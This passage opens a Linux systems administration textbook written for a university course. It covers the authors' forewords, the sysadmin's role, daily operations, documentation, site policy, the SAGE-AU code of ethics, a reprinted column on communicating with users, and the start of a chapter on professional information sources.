
An Introduction to Linux Systems Administration

Third Edition



David Jones

Bruce Jamieson

Forward

This text is the third of a series of books which have been written for the CQU subject 85321, Systems Administration. This is the first version which CQU has printed and distributed to students and also is the first version which has concentrated solely on Linux. More information about the unit 85321 is available on the unit Web site, http://infocom.cqu.edu.au/85321/

The following is a bit of personal blurb from each of the authors of this text.

David Jones

Writing a book, even one as rough around the edges as this one, is a difficult, frustrating, complex and lengthy task. During the creation of this book a number of people helped me keep my sanity while others contributed to the book itself. The people who kept me sane are too many to mention. The contributors include Bruce Jamieson, who wrote a number of the chapters and offered useful and thoughtfull insights, and Elizabeth Tansley and Kylie Jones who helped proof the book. As you should be able to tell by now neither Elizabeth or Kylie proofed this forward.

One thing to come out of writing this text is a reinforcement of my hatred of Microsoft software, in particular Word for Windows.

Bruce Jamieson

It is traditional for the forward to contain thank-yous and pearls of wisdom. It is because of this that people don't read forwards. However, in keeping with tradition, I will do both.

Thanks to Tabby, my cat, who has been consistently neurotic since I started working on this project, mainly due to my weekend absences disrupting her feeding times. Thanks also to the guppies whose lives were lost supplementing the aforementioned cat's diet over this period.

I'd like to make one serious comment: when I began working with UNIX, I hated it. The reason why I hated it was that I didn't understand it. Its obscure complexities and (for the want of a better word) "different ness" initially made it hard to learn and understand. It is for the same reasons that I now love working with UNIX systems - I hope this material will inspire you to feel the same way.

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Chapter 1

The What, Why and How of Sys Admin

A beginning is the time for taking the most delicate care that the balances are correct.

-- Frank Herbet (Dune)

Introduction

Systems Administration is one of the most complex, fulfilling and misunderstood professions within the computing arena. Everybody who uses the computer depends on the Systems Administrator doing their job correctly and efficiently. However the only time users tend to give the Systems Administrator a second thought is when the computer system is not working.

Very few people, including other computing professionals, understand the complexity and the time-consuming nature of Systems Administration. Even fewer people realise the satisfaction and challenge that Systems Administration presents to the practitioner. It is one of the rare computing professions in which the individual can combine every facet of the computing field into one career.

The aim of this chapter is to provide you with some background to Systems Administration so that you have some idea of why you are reading this and what you may learn via this text.

What Systems Administrators do

Systems Administration is an old responsibility gaining new found importance and acceptance as a profession. It has come into existence because of the increasing complexity of modern computer systems and networks and because of the economy's increasing reliance on computers. Any decent size business now requires at least one person to keep the computers running happily. If the computers don't work the business suffers.

It can be said that Systems Administrators have two basic reasons for being

- ensuring that the computing system runs correctly and as efficiently as possible, and
- ensuring that all users can and do use the computing system to carry out their required work in the easiest and most efficient manner.

These two reasons often conflict with one another. Management will wish to restrict the amount of money spent on computer systems. The users on the other hand will always want more disk space and faster CPUs. The System Administrator must attempt to balance these two conflicting aims.

The real work required to fulfil these aims depends on the characteristics of the particular computing system and the company it belongs to. Factors that affect what a Systems Administrator needs to do come from a number of categories including: users, hardware and support

Users

Users, your colleagues and workmates that use computers and networks to perform their tasks contribute directly to the difficulty (or ease) of your task as a Systems Administrator. Some of the characteristics of people that can contribute to your job include:

- ♣ How many users are there?
  Two hundred users are more difficult to help than two users and also require completely different practices. With two, or even ten/twenty, users it is possible to become well known to them and really get to know their requirements. With two hundred, or in some cases two thousand users, this is simply not possible.
- ♣ The level of the user's expertise.
  This is a combination of the user's actual expertise and their perceived expertise. A user who thinks they know a lot (but doesn't really) can often be more trouble than a user who knows nothing and admits it.

> **Users who know what they know.**
>
> Picture it. You are a Systems Administrator at a United States Air Force base. The people using your machines include people who fly million dollar weapons of destruction that have the ability to reduce buildings if not towns to dust. Your users are supremely confident in their ability.
>
> What do you do when an arrogant, abusive Colonel contacts you saying he cannot use his computer? What do you say when you solve the problem by telling him he did not have it plugged in? What do you do when you have to do this more than once?
>
> It has happened.

- ♣ What are the users trying to do?
  If the users are scientists doing research on ground breaking network technology you will be performing completely different tasks than if your users are all doing word processing and spreadsheets.
- ♣ Are they responsible or irresponsible?
  Do the users follow the rules or do they make their own? Do the users like to play with the machines? Being the Systems Administrator in a computing department at a University, where the users are computing students who want to play and see how far they can go is completely different from working in a government department, where the users hate computing and only use them when necessary.
- ♣ Who do the users know?
  A user, who has a 15-year-old, computer nerd son can often be the cause of problems since the son will tell the parent all sorts of things about

computers and what can be done. Very few people have an appreciation of the constraints placed on a Systems Administrator and the computers under their control. Looking after a home PC is completely different to managing a collection of computers at a place of work.

Hardware/Software

The computers, software, networks, printers and other peripherals that are at a site also contribute to the type and amount of work a Systems Administrator must perform. Some considerations include:

- How many, how big and how complex?
  Once again greater numbers imply more work. Also it may be more work looking after a network of Windows NT machines than a collection of Windows 3.1 computers. Some sites will have supercomputers, which require specialised knowledge.
- Is there a network?
  The existence of a network connecting the machines together raises additional problems and further increases the workload of the Systems Administrator.
- Are the computers heterogenous or homogenous?
  Is the hardware and software on every machine the same, or is it different. A great variety in hardware and software will make it much more difficult to manage, especially when there are large numbers. The ability to specify a standard for all computers, in both hardware and software, makes the support job orders of magnitude easier.

Support

One other area, which makes a difference to the difficulty of a job as a Systems Administrator, is the level of support in the form of other people, time and resources. The support you do (or don't) receive can take many forms including:

- Are you alone?
  At some sites there is one administrator who does everything from installing peripherals, fixing computers, doing backups, helping users find the enter key and a range of other tasks. At other sites these tasks are split amongst a range of administrators, operators and technicians.
- Are you a full time administrator?
  In some cases the administrator looks after the machines in addition to performing their "real job".
- What are the feelings of staff and management towards the Systems Administrators?
  In many companies the management and staff see Systems Administrators or other computer support people as overhead. This impression of Systems Administrators as an unnecessary expense influences how the users will act. Similar feelings can occur if previous Systems Administrators have been unprofessional or unable to perform their jobs.

What Systems Administrators need to know

The short and sweet answer is that to be a really good Systems Administrator you need to know everything about the entire computer system including the operating system, hardware, software, users, management, network and anything else you can think of that might affect the system in any way.

Failing that lofty aim the System Administrator must have the ability to gain this all-encompassing knowledge. The discovery process may include research, trial and error, or begging. The abilities to learn and problem solve may well be the two most important for a Systems Administrator.

At some time during their career a Systems Administrator will make use of knowledge from the following (far from exhaustive) list of fields, both computing and non-computing:

- programming,
  Systems Administrators have to be able to program. They might have to write scripts that automate regular tasks or a Visual Basic program to help users perform certain tasks.
- hardware maintenance and installation,
  This may range from installing new hardware to cleaning old hardware so that it continues to work.
- documentation and testing,
- Human Computer Interface,
- networks and computer communication,
- user education,
- diplomacy,
- legal issues and contracts,
- detective work,
- management and policy setting, and
- public relations.

Reading

The Systems Administrators Guild (SAGE, http://www.usenix.org/sage/) is a professional association for Systems Administrators. SAGE has developed a job description booklet that helps describe what Systems Administrators do and what they need to know.

A summary of this book is available from the 85321 Web site/CD-ROM under the Resource Materials section for week 1.

This text and the unit 85321 aim to develop Junior Systems Administrators as specified in the SAGE job descriptions booklet, without the 1 to 3 years experience.

Why UNIX?

Some parts of Systems Administration are independent of the type of computer being used, for example handling user complaints and getting on with management. However by necessity there is a great deal of complex platform dependent knowledge that a Systems Administrator must have in order to carry out their job. One train of thought is that it is impossible to gain a full understanding of Systems Administration without having to grapple with the intricacies of a complex computer system.

This text has been written with the UNIX operating system in mind as the main computing platform. In particular this text has been written with the Linux operating system (RedHat version 5.0), a version of UNIX that runs on IBM PC clones, in mind. It is necessary to have access to the root password of a computer running RedHat version 5.0 to get the most benefit from this book. It may be possible to do some of the activities with another version of UNIX.

The reasons for choosing UNIX, and especially Linux, over any of the other available operating systems include

♣ UNIX has a long history both in industry and academia.
♣ Knowing UNIX is more likely to help your job prospects than hinder them.
♣ UNIX is one of the current industry buzzwords.
♣ It is hardware independent.
♣ Linux is free and runs on a cheap, popular type of computer.

Just as there are advantages in using UNIX there are also disadvantages. "My Operating System is better than yours" is a religious war that I don't want to discuss here.

UNIX past, present and future

The history of UNIX is an oft-told tale and it is sometimes hard to pick the right version. The story has been told many ways and the following is one version. Being aware of the history can provide you with some insight into why certain things have been done the way they have

Unix History
These readings are on the 85321 Web site (or CD-ROM) under the Resource Materials section for week 1.

At the current point in time it appears that UNIX has ensconced itself into the following market niches

♣ server operating system, and
Machines running UNIX are acting as file servers and network servers for local area networks (LANs) of smaller client machines (running MS-DOS, Windows, or Macs).

- workstation operating system.
  Workstations are nominally powerful computers usually used by a single user. Engineers, scientists and other people who require a lot of computing power generally use them.

Both these roles are being challenged by the arrival of new operating systems like Windows NT.

Linux

This book has been specifically written to centre on the Linux operating system. Linux was chosen because it is a free, complete version of the UNIX operating system that will run on cheap, entry level machines. The following reading provides you with some background into the development of Linux.

> **Linux: What is it and a history**
>
> These readings are available on the 85321 Web site (or CD-ROM) under the Resource Materials section for week 1.

Some more Sys Admin theory

Systems Administration is not a responsibility specific to the UNIX operating system. Any company that relies on computers must have Systems Administrators. They may not call them Systems Administrators but studies have shown that it is cheaper to have a full time professional maintaining a company's computers than it is to expect the computer users perform the same tasks.

Many of the tasks of Systems Administration are not platform specific. For example a recent survey of Systems Administrators found that 37% of an administrator's time is spent helping users. This chapter examines some of the important platform independent tasks that a Systems Administrator must perform. Any Sys Admin that ignores these tasks is going to be in trouble very quickly.

For the purposes of this chapter these tasks have been divided up into four categories

- daily operations,
- hardware and software,
- interacting with people, and
- administration and planning.

Daily operations

There are a number of tasks that must be done each day. Some of these tasks are in response to unexpected events, a new user or a system crash, while others are just standard tasks that must be performed regularly.

Automate, automate and automate

A priority for a Systems Administrator must be to automate any task that will be performed regularly. Initially automation may take some additional time, effort and resources but in the long run it will pay off. The benefits of automation include

- no need to reinvent the wheel,
  Everytime you need to perform the task you don't have to remember how to do it.
- it is much simpler,
- it can be delegated,
  If the task is simple it can be delegated to someone with less responsibility or it can be completely automated by using the scheduling capabilities of `cron` (introduced in a later chapter).

For example

Obvious examples for automation include

- adding and removing users,
- performing backups, and
- checking disk usage.

System monitoring

This responsibility entails keeping an eye on the state of the computers, software and network to ensure everything is working efficiently. Characteristics of the computer and the operating system that you might keep an eye include

- resource usage,
- what people are doing,
- whether or not the machines normal operations are working.

Resource usage

The operating system and the computer have a number of different resources including disk space, the CPU, RAM, printers and a network. One indication of problems is if anyone person or process is hogging one of these resources. Resource hogging might be an indication of an attack.

Steps that might be taken include

- killing the process that is hogging the resource,
- changing the process' priorities,
- getting more of the required resource.

What are people doing?

As the Systems Administrator you should be aware of what is normal for your site. If the managing director only ever connects between 9 to 5 and his account is currently logged in at 1 in the morning then chances are there is something wrong.

Its important not only to observe when but what the users are doing. If the secretary is all of a sudden using the C compiler then there's a good chance that it might not be the secretary.

Normal operations

Inevitably there will be problems with your system. A disk controller might die, a user might start a run away process that uses all the CPU time, and a mail bounce might result in the hard-drive filling up or any one of millions of other problems.

Some of these problems will adversely effect your users. Users will respect you more if they don't have to tell you about problems. Therefore it is important that you maintain a watch on the more important services offered by your computers.

You should be watching the services that the users use. Statistics about network, CPU and disk usage are no good when the problem is that the users can't send email because of a problem in the mail configuration. You need to make sure that the users can do what they normally do.

Hardware and software

Major tasks that must be performed with both hardware and software include

- evaluation,
  Examining different packages and deciding which is the best for your company's purpose.
- purchase,
  Actually obtaining the software, spending the money and signing the contracts.
- installation,
  Placing the hardware or software onto your system and making it available to the appropriate users.
- testing and maintenance,
  Making sure the equipment works and keeping it working.
- upgrading,
  Modifying the product to a later version.
- phasing out.
  Removing the product from use at your company.

At many companies the Systems Administrator may not have significant say in the evaluation and purchase of a piece of hardware or software. This causes problems because hardware or software is purchased without any consideration of how it will work with existing hardware and software.

Evaluation

It's very hard to convince a software vendor to allow you to return a software package that you've opened, used but found to be unsuitable. The prospect of you making a copy means that most software includes a clause that once you open a packet you own the software and your money won't be refunded.

However most vendors recognise the need to evaluate software and supply evaluation versions. These evaluation versions either are a stripped down version with some features turned off, or contain time bomb that makes the package useless after a set date.

Purchase

Under UNIX there are basically two types of software

- commercial software, or
- shareware, public domain or free software.

Commercial UNIX software will come with the standard agreements and may also include a user limit. The software might be able to be used by 4 or 5 users simultaneously. Most commercial software is managed by licensing software that controls how many copies are being used. As part of the purchase you will receive license numbers that govern how the software may be used.

It must be remembered that free software is never free. It still requires time to install, maintain and train users. All this can add up. Some free software can be incredibly easy to install and maintain.

Installation

Most sites will have a policy that covers how and where software must be installed. Some platforms also have software that makes the installation procedure much simpler. It is a very good idea to keep local software separate from the operating system distribution. Mixing them up leads to problems in future upgrades.

Under Linux and many other modern Unices it is common practice to install all software added locally under the directory `/usr/local`. There will be more on software installation in a later chapter.

Hardware

At some sites you may have technicians that handle most of the hardware problems. At some sites the Systems Administrator may have to everything from preparing and laying cable through to fixing the fax machine. Either way a Systems Administrator should be capable of performing simple hardware related tasks like installing hard drive and various expansion cards. This isn't the subject to examine hardware related tasks in detail. The following however does provide some simple advice that you should keep in mind.

Static electricity

Whenever you are handling electrical components you must be aware of static electricity. Static can damage electrical parts. Whenever handling such parts you should be grounded. This is usually achieved by using a static strap. You should be grounded not only when you are installing the parts but at anytime you are handling them. Some people eagerly open packages containing these parts without being grounded.

Powering down and wiggling

Many hardware faults can be fixed by turning the system off (powering down) and either pushing on the offending card or SIMM (wiggling). Sometimes connectors get dirty and problems can be fixed by cleaning the contacts with a soft pencil eraser (in good condition).

Prevention

Regular maintenance and prevention tasks can significantly reduce the workload for a Systems Administrator. Some of the common prevention tasks may include

- ensuring that equipment has a clean, stable power supply,
  Using power conditioners or uninterruptable power supplies (UPS) to prevent power spikes damaging equipment.
- ensuring equipment is operating at appropriate temperatures,
  Make sure that the power vents are clean and unblocked and that air can actually circulate through the equipment.
- some equipment will need regular lubrication or cleaning,
- making sure that printers are clean and have sufficient toner, ink etc.

Administration and planning

This is a task that often receives less attention than others. However it is an essential task that can critically effect your performance as a Systems Administrator. One of the most important aims for a Systems Administrator is to be pro-active rather than reactive. It's very hard for your users to respect you if you are forever badly organised and show no planning ability.

Important components of administration and planning include

- documentation,
  Both for yourself, the users and management.
- time management,
  This is an essential ability for a Systems Administrator who must balance a small amount of time between a large number of simultaneous tasks.

- policy,
  There must be policy on just about everything at a site. Having policies that have been accepted by management and hopefully the users is essential.
- self-education,
  Computing is always changing. A Systems Administrator must keep up with the pack.
- planning,
  What are the aims for your site and yourself for the next 12 months? What major events will happen for which you must prepare?
- automation, and
  Anything that can be should be automated. It makes your job easier and gives you more time to do other things.
- financial planning and management.

Documentation

Documentation is the task that most computing people hate the most and yet is one of the most important tasks for a Systems Administrator. In this context documentation is more than just documentation for users showing them how to use the system. It includes

- keeping a log book that records all changes made to the system,
- keeping records and maps of equipment, their location, purchase details etc, Where all the cables are in your building. Which cables connect where. Where are all the machines physically located.
- labelling hardware,
  When you are performing maintenance on computers you will need to know information like the type of hard drive controller, number and size of disks, how they are partitioned, hostnames, IP addresses, names of peripherals, any special key strokes or commands for the machine (e.g. how to reset the computer) and a variety of other information. Having this information actually on the machine can make maintenance much easier.
- producing reports,
  Producing reports of what you are doing and the functioning of the machines is extremely important and will be discussed in more detail later.
- taking minutes at meetings, and
  Chances are you will have to attend meetings. Organising, running and recording the minutes of a meeting are all essential skills.
- producing documentation on how to use the systems at your site.
  The standard type of documentation required by both users and other Systems Administrators.

Why keep records?

It is not unusual for a Systems Administrator to spend two to three days trying to fix some problem that requires minor changes to obscure files hidden away in the dim, dark recesses of the file hierarchy. It is not unusual for a problem of this sort to crop up unexpectedly every six to twelve months.

What happens if the Systems Administrator didn't record the solution? Unless he or she is blessed with a photographic memory there is liable to be another two to three days lost trying to fix the problem.

Records of everything done to the system must be kept and they must be accessible at all times.

What type of records?

It is typical for a Systems Administrator and/or a computer site to maintain some type of logbook. There is no set format to follow in keeping a logbook.

There are two basic types of logbooks that are used.

- electronic, or
  Log information is stored using some type of program or by simply creating a file.
- paper based.
  Some form of book or folder in which entries are written by hand.

Table 1.1. compares these two forms of logbook.

Electronic		**Paper**	
For	**Against**	**For**	**Against**
easy to update and search	if the machine is down there is no access to the log	less prone to machine down time	harder to update and search
easy to include command output	can be hard to include diagrams	can be carried around	can become messy and hard to read

Table 1.1.
Electronic versus paper log books

What to record?

Anything that might be necessary to reconstruct the current state of the computing system should be stored. Examples of necessary information might include

- copies of policy regarding usernames, directory structure etc,
  Your site might have a set way of assigning usernames or particular locations in which certain types of files need to be placed.
- diagrams of the physical connections and layout of the machines and network,
  Any information required to reconstruct your system, for example CMOS settings on an IBM PC.
- a copy of a full listing of the device directory,
  The `/dev` directory is likely to contain information specific to your machine. If this directory is trashed having a copy in your logbook will enable you to reconstruct it.
- copies of major configuration files,
- daily modifications to configuration or other files,
- lists of useful commands, and
- solutions to common problems.

Example Log Book Layout

The type of information recorded will depend on your responsibilities and the capabilities of your site. There might be someone else who looks after the physical layout of the network leaving you to worry about your machine.

It is possible that a logbook might be divided into separate sections. The sections might include

- configuration information,
  Listings of the device directory, maps of network and cabling information, and any other static information about the system
- policy and procedure,
  A section describing the policy and procedures of the particular machine (usernames, directory locations etc).
- useful commands, and
  A list of commands or hints that you've come across that are useful and you would like to remember.
- daily modifications.
  The daily modifications made to the system in the normal course of events. The main reason to store this information is so that you have a record of what is being done to your system.

Each entry in a logbook should contain information about time, date, reason for the change, and who made the change.

If you intend using a paper based logbook then one suggestion is to use a ring binder. Using a ring binder you can add pages to various sections if they start to fill up.

Policy

Think of the computer systems you manage as an environment in which humans live and work. Like any environment, if anarchy is not to reign supreme then there must exist some type of behavioural code that everyone lives by. In a computer system this code is liable to include such things as

- a single person shall not hog all the resources (disk, cpu etc),
- users who work for accounting have xyz access, those who work for research have zyx access, and
- no-one should endeavour to access areas in which they are not allowed.

Penalties

A set of rules by themselves is not enough. There must also exist

- a set of penalties to be applied if one of the policies is broken,
- a person(s) charged with detecting the breaking of policy,
- a person(s) charged with deciding the appropriate policy,
- a mechanism for the change of policy and penalties, and
- a mechanism for informing users of the policy and the penalties.

If any one of these necessary components is missing the system may not work to the best of its ability.

It is essential that every computer site have widely recognised and accepted policies. The existence of policies ensure consistent treatment of all cases. Policies provide guidelines of what to do in particular cases and what to do if the policies are broken.

Types of Policy

The types of policies you might want to have include

- the level of service you provide,
  What operating systems, software etc that you can and will support. What services you provide your users. When will the Systems Administrators or help desk available.
- the rights and responsibilities of the users, and
  What they can and can't do. What happens if they break those rules.
- the rights and responsibilities of the administrators.
  An often over looked policy. Should Systems Administrators look at other people's mail?

Creating policy

Creating policy should include many of the following steps

- examination of what other similar sites have in the way of policy,
- widespread involvement of users, management and Systems Administrators in the development of policy,
- acceptance of policy by management, and
- checking of the policy by lawyers.

Code of ethics

As the Systems Administrator on a UNIX system you have total control and freedom. All Systems Administrators should follow some form of ethical conduct. The following is a copy of the SAGE-AU Code of Ethical Conduct. The original version is available on the Web at http://www.sage-au.org.au/ethics.html.

SAGE-AU code of ethics

In a very short period of time computers have become fundamental to the organisation of societies world-wide; they are now entrenched at every level of human communication from government to the most personal. Computer systems today are not simply constructions of hardware -- rather, they are generated out of an intricate interrelationship between administrators, users, employers, other network sites, and the providers of software, hardware, and national and international communication networks.

The demands upon the people who administer these complex systems are wide-ranging. As members of that community of computer managers, and of the System Administrators' Guild of Australia (SAGE-AU), we have compiled a set of principles to clarify some of the ethical obligations and responsibilities undertaken by practitioners of this newly emergent profession.

We intend that this code will emphasise, both to others and to ourselves, that we are professionals who are resolved to uphold our ethical ideals and obligations. We are committed to maintaining the confidentiality and integrity of the computer systems we manage, for the benefit of all of those involved with them.

No single set of rules could apply to the enormous variety of situations and responsibilities that exist: while system administrators must always be guided by their own professional judgment, we hope that consideration of this code will help when difficulties arise.

(In this document, the term "users" refers to all people with authorised access to a computer system, including those such as employers, clients, and system staff.)

SAGE-AU code of ethics

As a member of SAGE-AU I will be guided by the following principles:

Fair Treatment
I will treat everyone fairly. I will not discriminate against anyone on grounds such as age, disability, gender, sexual orientation, religion, race, or national origin.

Privacy
I will access private information on computer systems only when it is necessary in the course of my duties. I will maintain the confidentiality of any information to which I may have access. I acknowledge statutory laws governing data privacy such as the Commonwealth Information Privacy Principles.

Communication
I will keep users informed about computing matters that may affect them -- such as conditions of acceptable use, sharing of common resources, maintenance of security, occurrence of system monitoring, and any relevant legal obligations.

System Integrity
I will strive to ensure the integrity of the systems for which I have responsibility, using all appropriate means -- such as regularly maintaining software and hardware; analysing levels of system performance and activity; and, as far as possible, preventing unauthorised use or access.

Cooperation
I will cooperate with and support my fellow computing professionals. I acknowledge the community responsibility that is fundamental to the integrity of local, national, and international network resources.

Honesty
I will be honest about my competence and will seek help when necessary. When my professional advice is sought, I will be impartial. I will avoid conflicts of interest; if they do

arise I will declare them.

Education
I will continue to update and enhance my technical knowledge and management skills by training, study, and the sharing of information and experiences with my fellow professionals.

Social Responsibility
I will continue to enlarge my understanding of the social and legal issues that arise in computing environments, and I will communicate that understanding to others when appropriate. I will strive to ensure that policies and laws about computer systems are consistent with my ethical principles.

Workplace Quality
I will strive to achieve and maintain a safe, healthy, productive workplace for all users.

People skills

The ability to interact with people is an essential skill for Systems Administrators. The type of people the Systems Administrator must deal with includes users, management, other Systems Administrators and a variety of other people.

The following reading was first published in "The Australian Systems Administrator" (Vol 1, Issue 2, June/July 1994) the bimonthly newsletter of the Systems Administrators Guild of Australia (SAGE-AU). It provides an example of how a real-life System Administrator handles user liaison.

Communicating with Users

Copyright Janet Jackson

Next to balancing conflicting demands, communicating with users is the hardest part of my job. I tend to make a great effort for little gain, whereas in technical endeavours a little effort can produce a major, long-lasting improvement (for example, taking ten minutes to set up regular, automated scratch area cleanups has saved me hours of tedious work and the users a lot of frustration).

Also, with users there are emotions to take into account. It doesn't matter whether the computer respects you, but if the users respect you life is a lot easier.

My aim in communicating with users is to make life (my job and those of the users) easier by:

getting them to respect me (my judgment; my abilities; my integrity and professionalism).

teaching them all sorts of things, such as how to remove jobs from the printer queue; what *they* have to do to keep the systems secure; and when not to interrupt me with questions.

In this column I'm going to describe some of the communication vehicles I've tried, and how effective they've been for me. I'll start with those I've found least effective overall, and work my way up.

Probably the method most useless with the general user community is the **policy statement**. The typical user just isn't going to read it. However, it can be a good way of communicating with management. Drafting a good policy statement (based on discussions with everyone, but especially with them) shows you mean business and understand how your work fits into the organisation. It should cover the responsibilities of the systems administrator as well as those of the users.

Group meetings, whether of the users in general or of a committee of representatives, can help people -- again, especially senior people -- feel more confident that things are going OK, but aren't much use for disseminating information. If a meeting is run well you can have a productive discussion of major issues, but if run badly it is likely to turn into a gripe session.

Paper memos are to be avoided, because they encourage stiffness and formality. I use them only to answer other people's paper memos (which are usually complaints) and then only when I don't think the person will read it if I do it by email. Replying by email to a memo has the effect of saying "There's no need to be so formal".

There are a number of leading-the-horse-to-water methods, which only work if the user makes an effort. You can use **electronic information services**, such as bulletin boards, newsgroups, Gopher, or online manuals; and you can get together a library of printed **manuals and books**. If you provide easy access to high-quality information, the interested user can learn a lot. Unfortunately it's often the disinterested user that you really want to reach.

People often **come to my office** to ask me things. You'd think that face-to-face communication would work the best, but in this particular setting it doesn't because I am not comfortable. It's not so much that I resent interruptions -- it's that I don't *have* an office, only a desk. There's no room for a visitor's chair; to talk to anyone I have to swivel round and face backwards; and people make a habit of sneaking up on me. Hopefully, one day my campaign for proper accommodation will be successful, and it will be interesting to see how much difference it makes.

Talking on the **phone** is only good for emergencies. *Someone* is always interrupted; there's no body language; and you tend to forget half of what you wanted to say.

I write a column, "Computer Corner", in our **staff newsletter**. I sometimes write about issues (such as what I'm trying to achieve) and sometimes about technical tips. This column isn't as useful as I'd hoped. The first problem is that there isn't room to say much, because the newsletter is short and a bit, shall we say, irregular. The second problem is that the rest of the newsletter tends to be kind of dull (lists of visitors; dry field-trip reports; the occasional births and deaths) so people aren't so eager to read it. When I pointed this out I was told that it is deliberately impersonal and non-funloving because some of the more senior readers are rather easily offended. Sigh.

Next on the scale are **signs** (on doors, noticeboards, etc) and electronic **messages-of-the-day**. People have a strong tendency to miss the former and ignore the latter. It may help to make them more interesting with graphics, pictures and human-interest items.

Seminars and workshops are worthwhile if you can get people to attend, but they're a lot of work. If not many turn up, you don't get much return on your investment. Students can sometimes be induced to attend by making it count towards their marks. In other situations, offering food, door prizes, alcohol, sex, drugs or rock-n-roll may help.

For explaining specific information (how to pick a good password; how UNIX file permissions work) I've found **paper handouts** reasonably effective. Some users take them quite seriously, even filing them for later reference. Unfortunately, others toss them straight in the bin.

After about 3 months in my current job I emailed everyone a **questionnaire**, asking such things as what they used the systems for, what new services they would like to see, and how often they did backups. I offered a chocolate frog to each person who replied. The subject line "Apply here for your FREE chocolate frog" caused some of the more pokerfaced members of staff to delete the mail without reading it, but otherwise the response was surprisingly good. In hindsight, I guess the questionnaire generated more PR than information, although it did confirm my suspicion that most people did not back up their data even though they were supposed to.

For me, the second most effective communication vehicle is **email**. Email is as informal as a personal visit or phone call, but you can get in a lot more information. It is also asynchronous: no-one has to be interrupted, and you don't have to wait for people to be available.

I often use **email broadcasts** for notification -- to tell people about impending downtime, for example. Email is quick, convenient, and reaches people who are working offsite. It is also informal and I think people feel more at ease with it than they do with paper memos and printed signs.

1-to-1 email gives people a sense of personal service without much of the hassle that normally entails. At my site people can email problem reports and questions to a special address, "computerhelp". Our stated aim is to respond within 2 working days. We don't always make it. But it does give people a point of contact at all times, even after hours, and it means we get a few less interruptions.

You'd think all of that might be enough, but no. My boss said, "You need to communicate more with the users, to tell them about what you're doing". I agreed with him. So I now produce a **fortnightly emailed bulletin**. It is longer and more formal than a typical email message, with headings and a table of contents. Most of the information in it is positive -- new software that we've installed, and updates on our program of systems improvements. I also include a brief greeting and a couple of witty quotations. Judging by the feedback I've received, this seems to be working remarkably well -- much better than the staff newsletter column.

The only thing that works better than email is **personal visits** where *I* am in *their* office, usually leaning over their screen showing them how to do something. Taking an interest in their work helps a lot. I find this easy where they are graphing the temperature of a lake in glorious colour, but more difficult where they are typing up letters. I don't do enough personal visiting, partly because I'm so busy and partly because I'm not keen on interrupting people. It usually happens only when they've asked a question that requires a "show me" approach.

A disadvantage of personal visits is that they help only one person at once, whereas with email you can reach all your users.

To sum up: in communicating with users, I aim to teach them things and get them to respect me. By sending email I can help the most people for the least effort, although personal visits have much more impact. There are other useful methods, such as policy statements, newsletters, handouts and seminars, but they may not reach the ones who need it most.

It's hard. Very hard. If you have any insights or ideas in this area, I'd love to hear them, and I'm sure the rest of the readers would too.

Communicating with management

Relationships between Systems Administrators and management can be tense generally because both sides don't understand the importance and problems of the other. Having good Systems Administrators is essential. As is having good management. Management is a difficult task which you won't understand or agree with until you have to perform it.

As a Systems Administrator you should keep in mind that the aims of management will not be the same as yours. Management is about profit. When you deal with management keep this in mind.

If you need an upgrade of a machine don't argue it on the basis that the load average is running at 5 and the disks are full. Argue it on the basis that due to the lack of resources the sales force can't take orders and the secretaries are loosing documents which is leading to loss of customers.

Generally Systems Administrators tend to focus on achieving a good technical solution. This must be balanced with helping the company you are working for make money.

How not to communicate with users

The Bastard Operator from Hell is a classic (amongst Systems Administrators) collection of stories about a mythically terrible operator. It provides an extreme view of a bad system support person and is also quite funny (depending on your sense of humour). Some of the language may offend some people.

Bastard Operator from Hell

Available on the 85321 Web site under the Resource Materials section for week 1.

Conclusions

Systems Administration is a complex and interesting field requiring knowledge from most of the computing area. It provides a challenging and interesting career. The UNIX operating system is an important and available competitor in the current operating systems market and forms the practical system for this subject.

Chapter 2

Information Sources

Introduction

As a Systems Administrator you will be expected to fix any and all problems that occur with the computer systems under your control. For most of us mere mortals it is simply not possible for us to know everything that is required. Instead the Systems Administrator must know the important facts and be able to quickly discover any new information that they don't yet know. This chapter examines the sources of information that a Systems Administrator might find useful including

- professional associations ,
- books,
- magazines, and
- the Internet.

As the semester progresses you should become familiar with and use most the information sources presented here.

Professional organisations

Belonging to a professional organisation can offer a number of benefits including recognition of your abilities, opportunities to talk with other people in jobs similar to yours and a variety of other benefits. Most professional organisations distribute newsletters, hold conferences and many today have mailing lists and Web sites. All of these can help you perform your job.

Professional organisations a Systems Administrator might find interesting include

- Systems Administrators Guild of Australia (SAGE-AU, http://www.sage-au.org.au/),
- Systems Administrators Guild(SAGE) (the American version of SAGE-AU, http://www.usenix.org/sage/),
- Australian UNIX Users Group (AUUG, http://www.auug.org.au/),
- Australian Computer Society (ACS, http://www.acs.org.au/),
- Usenix (http://www.usenix.org.au/),
- Internet Society of Australia (http://www.isoc-au.org.au/)

This list has a distinct Australian, UNIX, Internet flavour with just a touch of the USA thrown in. If anyone from overseas or from other factions in the computer industry (i.e. Novell, Microsoft) has a professional organisation that should be added to this list please let me know (d.jones@cqu.edu.au).

Other organisations

The UNIX Guru Universe (UGU http://www.ugu.com/) is a Web site which provides a huge range of pointers to UNIX related material. It will be used throughout this chapter and in some of the other chapters in the text.

Professional Associations

The Resource Materials section on the 85321 Web site for week 1 has a page which contains links to professional associations and user organisations.

The SAGE groups

SAGE stands for Systems Administrators Guild and is the name taken on by a number of professional societies for Systems Administrators that developed during the early 90s. There are national SAGE groups in the United States, Australia and the United Kingdom.

SAGE-AU

The Australian SAGE group was started in 1993. SAGE-AU holds an annual conference and distributes a bi-monthly newsletter. SAGE-AU is not restricted to UNIX Systems Administrators.

